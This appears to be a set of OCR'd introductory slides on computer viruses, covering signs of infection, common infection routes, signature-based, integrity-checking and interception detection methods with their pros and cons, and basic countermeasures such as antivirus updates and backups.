
INDICATIONS OF AN ATTACK

- Processes take more resources and time
- Computer beeps with no display
- Unable to load OS
- System slows down when programs start
- Computer freezes frequently
- Missing files / folders
- Hard drive is accessed often
- Antivirus alerts
- Program size keeps changing

HOW DOES A COMPUTER GET INFECTED?

- Accepting / downloading files without verifying the source
- Opening infected email attachments
- Installing pirated software
- Not updating or installing new versions of plugins
- Not running latest antiviruses

DETECTION MECHANISMS



Scanning

Integrity Checking

Interception

SIGNATURE DETECTION

- Strings are indentified and extracted from a virus to create a virus signature

- Antivirus software scans for any files that contain data matching the signature

- Advantages
  - Check programs before they are run
  - Easy to detect known viruses
- Disadvantages
  - Unreliable if signatures are not updated
  - Cannot detect new viruses, which are created more rapidly than signatures

INTEGRITY CHECKING

- Read and record data to develop a signature or base line (e.g. hash) for files or system sector
- Check data if they match established baselines
- Advantage:
  - Can take care of new viruses because it does not rely on recognizing a virus
- Disadvantage
  - Cannot distinguish between files modified by a virus and one that was just corrupted

INTERCEPTION

- Deflect logic bombs and Trojans
- Control requests to the OS for nework access or actions that cause a threat to the program
- When requests are detected, they are intercepted and user is informed with option to allow or block

COUNTERMEASURES

- Install antivirus software, keep it updated and scan regularly
- Avoid opening suspicious files (attachments, downloaded files)
- Disable autorun / autoplay
- Use pop up blockers and firewalls
- Set option to view hidden files and file extensions to see suspicious files
- Keep system and file backups